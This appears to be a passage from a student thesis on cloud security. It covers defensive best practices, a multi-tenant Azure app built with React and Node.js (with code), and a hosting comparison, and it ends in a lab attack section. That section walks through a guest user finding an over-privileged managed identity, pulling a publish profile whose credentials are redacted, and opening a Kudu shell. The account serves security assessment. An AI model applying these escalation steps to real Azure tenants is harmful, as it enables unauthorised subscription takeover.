5.2.1 Secure Configuration Management

Secure baseline configurations for cloud resources provide a foundation for detecting configuration drift or misconfigurations via automated tools. Cloud Security Posture Management (CSPM) services continuously scan cloud environments to identify settings that diverge from best practices or compliance standards. Since misconfiguration remains a leading cause of cloud breaches, the identification and remediation of insecure configurations such as publicly exposed storage buckets or overly permissive firewall rules is essential. [75]

5.2.2 Regular Audits and Compliance Checks

Frequent audits verify adherence to security policies and regulatory requirements. Cloud platforms supply compliance tools and reports that assess configurations against frameworks such as CIS Benchmarks and relevant industry regulations. [75]

5.2.3 Principle of Least Privilege and Zero Trust

Access rights are restricted to the minimum necessary, with Zero Trust principles continuously verifying all access requests. The least-privilege approach involves narrowly scoped IAM roles and clear separation of duties to prevent excessive permissions. In a Zero Trust architecture, no user or network segment is inherently trusted; authentication and authorization occur at every step based on context and risk. This removes implicit trust in internal traffic and significantly reduces the potential impact of credential compromise. For example, Zero Trust implementation may require strong identity verification for internal API calls and network segmentation so that each service communicates only over authenticated channels. [73][76]

5.2.4 Secure Software Development Lifecycle (SSDLC)

Security is integrated into every phase of cloud application development. Threat modeling is conducted during the design stage, secure coding practices are followed, and code along with its dependencies is scanned for vulnerabilities prior to deployment. Automated security testing (SAST and DAST) and dependency checks form part of CI/CD pipelines to identify flaws early. By embedding security reviews and tooling into the development workflow, exploitable weaknesses in cloud software are prevented. Infrastructure-as-code templates and container images are likewise scanned for misconfigurations or malware as part of a modern SSDLC approach to harden workloads from the outset. [77]

5.2.5 Infrastructure as Code (IaC) Hardening

Cloud infrastructure definitions (e.g., Terraform and CloudFormation templates) are treated as first-class code and secured accordingly. Code reviews and automated scans of IaC templates detect misconfigurations or insecure settings before they reach production. Version-controlled, reviewed IaC ensures that cloud environments consistently adhere to secure standards and that all changes undergo proper validation. This security-by-design approach via IaC enhances the resilience of cloud architecture against misconfiguration-based attacks. [77]

5.3 Detection and Response Strategies

Even with strong preventive controls, organizations must be prepared to quickly detect and respond to any breaches or suspicious activities in their cloud environments.

5.3.1 SIEM and SOAR Platforms

Security Information and Event Management (SIEM) systems centralize logs and security events across cloud services, while Security Orchestration, Automation, and Response (SOAR) tools automate incident workflows. A cloud-focused SIEM such as Azure Sentinel or Splunk Cloud aggregates event data (API calls, login attempts, network flows, etc.) and applies correlation rules and analytics to identify potential threats. Upon detection of an incident, SOAR playbooks automatically execute routine response actions (for example, quarantining a resource or notifying an analyst), thereby streamlining the response process. The integration of SIEM and SOAR enables faster threat detection and consistent response by consolidating threat data and automating repetitive mitigation tasks. [75][78]

5.3.2 Managed Detection and Response (MDR)

Many organizations leverage Managed Detection and Response services to augment their in-house capabilities. MDR providers offer 24/7 monitoring of cloud environments using advanced tooling and experienced analysts to hunt for threats and respond rapidly. These services typically deploy endpoint agents or integrate cloud logs, then use their expertise and threat intelligence to investigate alerts and even perform remote incident containment. By outsourcing part of the detection and response function to an MDR team, organizations gain access to specialized skills and around-the-clock coverage. [79]

5.3.3 Cloud-Native Threat Detection Services

Cloud providers offer native threat detection solutions that are tuned to their platforms. These services can often be enabled with minimal setup and will generate alerts on suspicious patterns (e.g., unusual data exfiltration, crypto-mining activity, privilege escalation) specific to the cloud environment. Integrating such provider-native tools ensures you have deep, real-time visibility into potential attacks within each cloud platform. [80]

5.3.4 Threat Intelligence Integration

Enriching cloud monitoring with threat intelligence feeds about known malicious IP addresses, domains, malware signatures, and attacker tactics enables earlier recognition of indicators of compromise. Integration of external threat intelligence allows cloud defenses to flag outbound traffic to IP addresses associated with botnet command-and-control. Threat intelligence also informs detection rules about the latest attacker techniques targeting cloud services. [74]

5.3.5 Automated Incident Response Playbooks

Automated response playbooks enable rapid containment and recovery when a threat is confirmed. Predefined remediation steps can be executed programmatically for common incident types. For example, a playbook for a suspected compromised instance might isolate the VM from the network, snapshot its disk for forensics, and revoke its credentials. Cloud-native automation frameworks such as Azure Sentinel playbooks built with Logic Apps allow these responses to run automatically when specific alerts are triggered. [81]

5.4 Best Practices for Securing Multi-Tenant Applications

Multi-tenant cloud applications (such as SaaS platforms serving many customer organizations on shared infrastructure) demand strict isolation and governance to ensure one tenant cannot impact or access another.

5.4.1 Tenant Isolation Techniques

Strong isolation between tenants at all layers is essential. Each tenant's data and operations should be logically separated to prevent accidental or malicious cross-tenant access. This separation can be achieved by dedicating separate databases, storage buckets, or compute instances per tenant when feasible, or by using namespaces and unique tenant identifiers to segregate data within shared resources. Network-level isolation is also critical: provisioning a virtual private cloud (VPC) or VLAN for each tenant and applying fine-grained network segmentation ensures that network traffic remains contained within each tenant's environment. [26]

5.4.2 Policy-Based Access Controls

Strict access controls scoped by tenant ensure that RBAC limits users and administrators to their own tenant's resources. Strong identity management is essential in multi-tenant applications: the system must accurately determine the tenant context of each user or session and enforce data access restrictions accordingly. [26]

5.4.3 Per-Tenant Data Encryption and Key Management

Data protection is isolated on a per-tenant basis. In addition to encrypting data at rest and in transit globally, separate encryption keys or tenant-specific encryption realms can be used for each tenant's data. Many SaaS providers implement envelope encryption, where each tenant's data is encrypted with a tenant-specific key that is managed by a central key

management service. This design ensures that compromise of one tenant's key does not allow decryption of any other tenant's data. [26]

5.4.4 Activity Monitoring per Tenant

Detailed audit logs and monitoring are maintained with segmentation by tenant. User actions, administrative operations, data access events, and authentication attempts are logged with tenant context, enabling tracing of activity within each tenant environment. A centralized logging or SIEM solution aggregates and analyzes these audit trails. [26]

5.4.5 Secure Onboarding and Offboarding Processes

Rigorous processes are established for both tenant provisioning and deprovisioning. During onboarding, new tenant environments are automatically configured with secure defaults such as assigning a dedicated tenant ID or namespace, generating tenant-specific encryption keys, and applying baseline security policies and a standardized checklist or script ensures consistent, secure setup. During offboarding, all tenant identities and access rights are promptly revoked when a subscription ends, and tenant data is managed according to retention policies whether that involves secure deletion or archival after a defined grace period and associated encryption keys are destroyed to prevent any future access. [82]

5.5 Future Trends in Cloud Security

Cloud security is a fast-evolving field, and organizations should watch emerging paradigms and technologies that promise to further strengthen cloud defenses in the coming years.

5.5.1 Zero Trust Evolution

Zero Trust Architecture is poised to become even more foundational in cloud security. As perimeter-based defenses fade, cloud providers and enterprises are extending zero trust principles across networks, applications, and devices – essentially assuming breach and requiring continuous verification of every access attempt. This model, which fits naturally with distributed cloud environments, will evolve with more granular policy engines and integrations. We can expect increased adoption of identity-centric and context-based access controls for all cloud resources, plus more seamless ways to enforce zero trust across hybrid and multi-cloud setups. In practice, the evolution of zero trust means more pervasive encryption, stricter segmentation, and dynamic authentication/authorization checks at every layer of the cloud stack. [76][83]

5.5.2 Confidential Computing

To protect data even when it's being processed (data in use), cloud providers are investing in confidential computing technologies. Confidential computing relies on hardware-based Trusted Execution Environments (TEEs) – for example, Intel SGX or AMD SEV – that allow data to be processed in an encrypted form inside isolated enclaves. This means even if the underlying system or hypervisor is compromised, the data inside the enclave remains protected. [84]

5.5.3 Post-Quantum Cryptography (PQC)

With quantum computers on the horizon, the industry is preparing encryption methods resistant to quantum attacks. Post-quantum cryptography algorithms (such as lattice-based and hash-based schemes) have been under standardization, and NIST finalized the first set of quantum-resistant encryption and signature standards in 2024. Cloud providers are beginning to implement these algorithms to future-proof their services. [85]

For instance, Google Cloud is previewing quantum-safe cryptographic options in its Key Management Service to enable quantum-resistant key exchange and digital signatures. In coming years, expect cloud platforms to roll out support for PQC in TLS communications, VPNs, and data encryption offerings, well ahead of large-scale quantum computers becoming available. Crypto agility (ability to swap out classical encryption for PQC algorithms) will be an important capability. Enterprises should start adopting PQC early (especially for data with long confidentiality requirements) can mitigate the risk of “harvest now, decrypt later” attacks in which an adversary steals encrypted data today to decrypt with a quantum computer in the future. Transitioning to post-quantum crypto is an industry-wide effort, and cloud providers will play a big role in offering quantum-resistant encryption as defaults once standards are fully vetted. [85]

5.5.4 AI-Driven Cloud Security and Behavioral Analytics

Artificial intelligence and machine learning are increasingly infused into cloud security solutions, enabling more intelligent threat detection and response. Instead of static rules alone, modern cloud security tools employ ML models to learn the normal behavior of users, services, and network traffic. This behavior-based anomaly detection can identify subtle indicators of compromise. [75]

For example, a cloud user account suddenly downloading an atypically large volume of data at 3 AM or a microservice making unusual internal calls. Such anomalies, which might be missed by signature-based systems, can be flagged by AI models that understand baseline patterns. [75]

Additionally, AI assists in triaging alerts (reducing false positives) and even in automating response suggestions. In the near future, we can expect AI-driven security to evolve toward autonomous cloud incident response – where an AI system not only detects an anomalous event but also takes preventive action (scaling down a service, suspending a credential) based on learned response playbooks. While human expertise remains vital, AI and automation will handle more of the heavy lifting in cloud monitoring, especially as environments grow complex. [75]

II PRACTICAL PART

6 APPLICATION DEVELOPMENT

This section provides a comprehensive introduction to the application development process, detailing the architecture and design choices that underpin this multi-tenant web solution. It highlights the integration of a React-based frontend with a Node.js backend, which together ensure secure authentication, personalized data access, and effective separation of concerns. By leveraging Azure Entra ID for authentication and Azure SQL Server for data management, the application exemplifies robust security practices and tenant isolation. Additionally, the section outlines the strategies employed for continuous integration and deployment, emphasizing how automated workflows and modern DevOps tools streamline both development and operational processes. The detailed subsections that follow will delve into the application's overall structure, specific code functionalities, multi-tenant authentication mechanisms, and CI/CD pipelines.

6.1 Overview of the Application

This multi-tenant web application demonstrates how to secure and personalize data for different tenants using Azure Entra ID (formerly Azure Active Directory). The frontend is built with React and manages user login and token acquisition via MSAL, while the Node.js backend (using Express) validates Azure AD tokens and retrieves tenant-specific data from an Azure SQL Server database. The application is developed and organized within Visual Studio Code, where the React portion resides under the `src` folder (with key components such as `Login.jsx`, `MainPage.jsx`, `PrivateRoute.jsx`, etc.), and the Node.js backend is primarily contained in a single `server.js` file. This setup allows for a clear separation of concerns: user interface and authentication logic on the client side, and secure data handling and API endpoints on the server side.

6.2 Code Functionality

The multi-tenant application is designed with several core features to ensure secure, scalable, and tenant-specific functionality.

6.2.1 Tenant Isolation and Data Handling

The Node.js backend exposes a protected endpoint `/api/tenant-data` which requires a valid Azure Entra ID token. Once a user is authenticated, the application extracts the user's tenant

ID (req.user.tid) from the token. This tenant ID is then used to query the database for records specific to that tenant. This ensures each tenant only sees its own data.

```
app.get("/api/tenant-data", checkJwt, async (req, res) => {
  // Extract the Azure AD tenant ID from the token
  const azureTenantId = req.user.tid;
  console.log("Azure tenant ID: ", azureTenantId);
  if (!azureTenantId) {
    return res
      .status(400)
      .json({ message: "Azure tenant ID not found in token." });
  }
});
```

Figure 8 Tenant-data protected endpoint

(Source: Own)

The database tables (Tenants, TenantData) store an internal tenant_id mapped to the Azure tenant ID. By filtering on this internal tenant_id, the application effectively segregates data per tenant.

6.2.2 API Design and Backend Logic (Node.js)

The backend is defined in a single server.js file using Express. It sets up routes, middleware, and database connections.

Routes:

- / (root) – A simple test endpoint to confirm the server is running.
- /testdb – Tests connectivity to the Azure SQL Server by running a basic query.
- /api/protected – A sample protected route requiring Azure Entra ID token validation.
- /api/tenant-data – Fetches tenant-specific data from the database.

Middleware:

- checkJwt: Implements JWT validation via jwksRsa and express-jwt. It ensures incoming requests contain valid tokens issued by Azure AD, rejecting unauthorized or invalid tokens before proceeding to the route handlers.

```
// Middleware to validate Azure AD tokens
const checkJwt = jwt({
  secret: jwksRsa.expressJwtSecret({
    cache: false,
    rateLimit: true,
    jwksRequestsPerMinute: 5,
    jwksUri: `https://login.microsoftonline.com/${process.env.AZURE_TENANT_ID}/discovery/keys`,
  }),
  audience: `api://${process.env.AZURE_CLIENT_ID}`,
  issuer: `https://sts.windows.net/${process.env.AZURE_TENANT_ID}/`,
  algorithms: ["RS256"],
  requestProperty: "user",
});
```

Figure 9 Middleware for validating azure AD tokens

(Source: Own)

Tenant-Specific Processing:

- Within /api/tenant-data, the backend extracts the tid (tenant ID) from the validated token. It then looks up the internal tenant record in the Tenants table, obtains the matching tenant's primary key, and finally retrieves data from TenantData where tenant_id matches that primary key.

```
const tenantResult = await pool
  .request()
  .input("azureTenantId", sql.NVarChar, azureTenantId)
  .query("SELECT id FROM Tenants WHERE azure_tenant_id = @azureTenantId");

if (tenantResult.recordset.length === 0) {
  return res.status(400).json({ message: "Tenant not found in database." });
}

const internalTenantId = tenantResult.recordset[0].id;
console.log("TENANT ID: " + internalTenantId);

const result = await pool
  .request()
  .input("tenantId", sql.Int, internalTenantId)
  .query("SELECT * FROM TenantData WHERE tenant_id = @tenantId");

res.json(result.recordset);
```

Figure 10 Data processing

(Source: Own)

6.2.3 Frontend Functionality (React)

The React application resides in the src folder, with key components in src/components, controllers in src/controllers and routes in src/routes.

Key Components:

- Login.jsx: Handles the Azure Entra ID login flow using MSAL's `PublicClientApplication`. Upon successful login, the user is navigated to the Main Page.




Figure 11 Login page

(Source: Own)

```
const msalInstance = useMemo(() => new PublicClientApplication(msalConfig), []);
```

Figure 12 Use of msal

(Source: Own)

```
const handleAzureLogin = async () => {  
  try {  
    const response = await msalInstance.loginPopup(loginRequest);  
    console.log("Login successful:", response);  
    navigate("/main", { state: { user: response.account, token: response.idToken } });  
  } catch (error) {  
    console.error("Azure Entra ID login failed:", error);  
  }  
};
```

Figure 13 Azure login function

(Source: Own)

- MainPage.jsx: After authentication, users can fetch tenant-specific data by calling the `/api/tenant-data` endpoint. This component also displays the returned data or any error messages.




Figure 14 Main page search

(Source: Own)

State Management & API Integration:

- The MSAL library is used for handling authentication tokens (silent and popup token acquisition).
- The `fetchTenantData` function in `MainPage.jsx` acquires a valid access token and includes it in the Authorization header when calling the protected endpoint.
- The React Router is configured in `routes.jsx`, with a `PrivateRoute` component (`PrivateRoute.jsx`) to restrict access to certain routes based on authentication status.

6.3 Multi-Tenant Authentication

This section outlines multi-tenant authentication approach using Azure Entra ID to secure user logins and ensure strict tenant data isolation before delving into the detailed authentication system.

6.3.1 Authentication System

- The application uses Azure Entra ID (formerly Azure Active Directory) to issue and validate JWT tokens.
- The frontend (React) integrates with MSAL, allowing users to sign in via Azure's OAuth 2.0 flow.
- The backend (Node.js) leverages express-jwt and jwks-rsa to validate the signature, issuer, and audience of each token.

6.3.2 Enforcing Multi-Tenancy

- Tenant Identification: Every JWT includes a tenant ID (tid). The backend middleware (checkJwt) extracts this ID, which is used to look up the corresponding tenant in the database.
- Data Segregation: Each tenant has its own records in the database, keyed by an internal tenant_id. Thus, when a request is made, the application retrieves data only for that specific tenant, preventing cross-tenant data access.
- Role-Based Access Control (RBAC): While the sample code does not explicitly demonstrate RBAC, Azure Entra ID can issue role or group claims, which can further refine access controls if needed.

6.3.3 Security Measures

- Token Validation: The server verifies tokens via a public key (jwksUri) to ensure authenticity and integrity.
- Encryption: Azure SQL connections use TLS (enabled via encrypt: true in the DB config), ensuring data is encrypted in transit.
- Tenant Separation: Storing tenant-specific data in rows identified by tenant_id enforces logical isolation. Even if multiple tenants share the same physical database, data remains siloed.

6.4 Continuous Integration and Continuous Deployment (CI/CD)

This section covers strategies and tools implemented to achieve robust continuous integration and continuous deployment across the application's various components. By

automating the build, test, and deployment processes, CI/CD approach minimizes manual intervention and accelerates the delivery of updates while ensuring consistency and quality.

6.4.1 CI/CD for Backend

The backend (Node.js) code is stored in an Azure DevOps repository. This repository tracks all source code changes (server.js, .env, package.json,..). The CI/CD process for the backend leverages Azure App Service's built-in Deployment Center, which automatically handles builds and deployments without requiring a separate Azure DevOps pipeline. Azure App Service's Deployment Center is configured to automatically detect and pull code changes from the linked Azure DevOps repository. When a commit is pushed to the main branch, the Deployment Center triggers a build process. This process includes:

- Installing Node.js dependencies using npm install based on the package.json file.
- Packaging the application files (server.js, .env, and node_modules) for deployment.

The build process is managed internally by Azure App Service, using its built-in Kudu service, which supports Node.js applications out of the box.

6.4.2 CI/CD for Frontend

The frontend resides in a separate GitHub repository to leverage GitHub Actions for CI/CD. The repository contains the React application files (src/components, src/controllers, src/routes, App.js, index.js, and App.css). The workflow file defines steps for installing dependencies, and building the production bundle. Once the build is successful, GitHub Actions deploys the compiled React app to Azure Static Web Apps.

6.4.3 Database Management

The application leverages Microsoft SQL Server Management Studio (SSMS) to manage and administer the Azure SQL Server database. SSMS allows to efficiently design, modify, and test schema changes in a controlled environment.

7 HOSTING AND INFRASTRUCTURE

This section provides a comprehensive overview of the hosting and infrastructure strategy for this multi-tenant application on Azure. It begins by comparing key Azure hosting options, each offering unique advantages in terms of management ease, scalability, cost, control, and integration. In addition to this comparative analysis, the section delves into the practical implementation details: outlining how the Node.js backend is hosted on Azure App Service, the React frontend is deployed via Azure Static Web Apps, and the SQL database is managed within Azure SQL Server. Furthermore, it addresses performance and cost considerations, highlighting the use of auto-scaling, robust monitoring tools, and dynamic resource optimization to ensure that the application remains highly responsive while maintaining cost efficiency.

7.1 Comparison of Hosting Options in Azure

This section provides a comprehensive analysis of Azure hosting options. The three options are Azure App Service, Virtual Machines (VMs), and Azure Kubernetes Service (AKS) in the context of hosting a multi-tenant application with a Node.js backend, React frontend and SQL database.

7.1.1 Azure App Service

Azure App Service is a Platform as a Service (PaaS) solution that enables building and hosting web apps, mobile backends, and RESTful APIs without managing infrastructure. It supports .NET, Java, Node.js, Python, PHP, and custom containers. [20]

Key characteristics:

- **Ease of Use:** It's highly manageable, with Azure handling infrastructure, making it ideal for developers. It supports automated deployments from GitHub, Azure DevOps, or any Git repo, aligning with CI/CD setup.
- **Scalability:** Offers auto-scaling and high availability, suitable for web applications handling varying loads.
- **Cost:** Pricing is based on the App Service plan tier (Free, Shared, Basic, Standard, Premium, Isolated), which can be cost-effective for small to medium applications.
- **Control and Customization:** Limited control over the underlying system, a trade-off for its managed nature, not ideal for applications needing specific OS configurations.

- Security: Includes built-in security features and updates, with options for private endpoints and managed identities.
- Integration: Seamlessly integrates with other Azure services like Azure SQL Database and supports CI/CD pipelines via Azure DevOps. [20]

7.1.2 Azure Virtual Machines (VMs)

Azure Virtual Machines (VMs) are an Infrastructure as a Service (IaaS) option, allowing deployment and management of virtual machines inside an Azure virtual network, offering full control over the OS and software. [21]

Key characteristics:

- Ease of Use: Requires more hands-on management, including OS updates, security patches, and scaling, suitable for users comfortable with infrastructure management.
- Scalability: Can scale by adding more VMs, but this requires manual configuration or scripting, unlike App Service's built-in autoscaling.
- Cost: Charged per hour based on VM size, which can be higher for resource-intensive applications, with additional costs for storage and networking.
- Control and Customization: Full control over the OS, allowing installation of any software or specific configurations, ideal for legacy applications or those with unique requirements.
- Security: Users must manage security updates and configurations, offering flexibility but adding burden.
- Integration: Can integrate with other Azure services, but requires more setup compared to App Service, such as configuring network security groups. [21]

7.1.3 Azure Kubernetes Service (AKS)

AKS is a managed Kubernetes service for running containerized applications, offering scalability and orchestration for microservices. [22]

Key characteristics:

- Ease of Use: Requires knowledge of Kubernetes, which has a steeper learning curve. Managed by Azure, reducing some operational overhead compared to self-managed Kubernetes.

- **Scalability:** Designed for scalable, resilient applications, especially those with multiple containers, offering fine-grained control over scaling individual components.
- **Cost:** Pricing is based on the number and size of VMs provisioned for the cluster, plus additional charges for managed components like Azure Container Registry and Load Balancer. Can be more expensive for small applications but scales well for large, complex systems.
- **Control and Customization:** Provides control over the container environment, suitable for applications needing orchestration, but less control over the host infrastructure compared to VMs.
- **Security:** Offers security features like network policies and managed identities, but users must manage container security, which can be complex.
- **Integration:** Integrates well with other Azure services, especially for containerized workflows, and supports CI/CD pipelines, though setup is more involved than App Service. [22]

7.2 Implementation in Azure

The Node.js backend is hosted on Azure App Service, which provides a fully managed environment for deploying and running Node.js applications. The React frontend is deployed using Azure Static Web Apps, a service designed for hosting static sites and single-page applications. This service leverages a globally distributed Content Delivery Network (CDN) to deliver assets quickly to users around the world. Additionally, the frontend is registered as a multi-tenant application in Azure AD, allowing users from multiple Azure AD tenants to authenticate seamlessly via Azure Entra (AD) login. The application's data resides in Azure SQL Server, configured with a suitable security settings.

- **Restricted Access:** The SQL Server firewall is configured so that only Azure services and resources can access the server. By enabling the “Allow Azure services and resources to access this server” option, traffic from within Azure is permitted, while external connections are blocked
- The Node.js App Service uses a managed identity (MSI) to authenticate with Azure SQL Server, removing the need to store credentials in the code.

7.3 Performance and Cost Considerations

Azure App Service and Azure Static Web Apps provide robust auto-scaling capabilities, which ensure that resources are allocated based on demand, minimizing idle costs during low-traffic periods while accommodating traffic spikes without service degradation.

To maintain optimal performance, the system is monitored using tools like Azure Monitor and Application Insights. These tools offer real-time visibility into system performance, resource utilization, and potential bottlenecks, enabling proactive optimizations. The continuous monitoring not only assists in maintaining service quality but also helps in making informed decisions on scaling, resource allocation, and cost management, ultimately creating a balanced and efficient cloud infrastructure.

8 CLOUD INFRASTRUCTURE ATTACKS

This section demonstrates real-world attack techniques against a cloud infrastructure focusing on exposed services, insecure identity and access configurations, and basic platform weaknesses. The goal is to simulate common vulnerabilities and misconfigurations that arise in cloud-native environments and assess their impact infrastructure. Cloud misconfigurations and poor identity management are some of the most common entry points for attackers. In multi-tenant deployments, these flaws can lead to full environment compromise, unauthorized data access, or even abuse of cloud billing resources.

8.1 IAM Policy Misconfiguration

Identity and Access Management (IAM) is at the core of cloud security, but overly permissive roles or poorly defined trust relationships can grant attackers far more access than intended. This subsection explores how misconfigured IAM policies can lead to privilege escalation, lateral movement, and complete control of cloud resources.

8.1.1 Identifying Over-Permissive Roles (Recon)

The first phase of this assessment was to establish a foothold in the target Azure AD tenant and then enumerate granted privileges to uncover any over-permissive roles.

From the Azure AD Overview blade, a guest user `k_zednikovic@utb.cz` was invited via New guest user → Invite user.

After invitation, the guest was assigned roles Reader, Website Contributor, and Website Dev. These roles appear innocuous but provided the attacker with enough access to enumerate resources and managed identities.




Figure 15 Guest user roles

(Source: Own)

After gaining access, enumeration was completed by inspecting every assignment at the subscription scope. In addition to the three roles held by the guest, it became clear that the App Service's system-assigned managed identity had been over-privileged with an Owner assignment on the entire subscription. This critical finding closed out reconnaissance and laid the groundwork for escalating privileges.




Figure 16 Overly permissive app service

(Source: Own)

8.1.2 Privilege Escalation via Role Assumption

Having noticed in the portal's Access control (IAM) view that the App Service's managed identity held an Owner assignment on the subscription, the attacker leveraged their Website Dev permission to turn that discovery into full subscription takeover. Because the Website Dev role includes the "Get publish profile" action, we navigated to the App Service's Overview blade and clicked Get publish profile, saving the resulting .PublishSettings XML file.

Opening this file in a text editor revealed an <publishProfile> entry for MSDeploy specifically a userName and userPWD pair that function as credentials for the App Service's Kudu SCM endpoint.

```
<publishData>
  <publishProfile
    profileName="WebApplicationTest - Web Deploy"
    publishMethod="MSDeploy"
    publishUrl="we[REDACTED].azurewebsites.net:443"
    msdeploySite="WebApplicationTest"
    userName="[REDACTED]"
    userPwd="[REDACTED]mX"
    destinationAppUrl="http://[REDACTED].azurewebsites.net"
    SQLServerDBConnectionString=""
    mySQLDBConnectionString=""
    hostingProviderForumLink=""
    controlPanelLink="https://portal.azure.com"
    webSystem="WebSites">
    <databases />
  </publishProfile>

  <publishProfile
    profileName="WebApplicationTest - FTP"
    publishMethod="FTP"
    publishUrl="ftps://[REDACTED].azurewebsites.windows.net/site/wwwroot"
    ftpPassiveMode="True"
    userName="[REDACTED]"
    userPwd="[REDACTED]mX"
    destinationAppUrl="http://[REDACTED].azurewebsites.net"
    SQLServerDBConnectionString=""
    mySQLDBConnectionString=""
    hostingProviderForumLink=""
    controlPanelLink="https://portal.azure.com"
    webSystem="WebSites">
    <databases />
  </publishProfile>
```

Figure 17 Publish profile

(Source: Own)

Armed with the MSDeploy credentials, we were able to navigate to the Kudu debug console and log into a Bash prompt running as the App Service's managed identity.

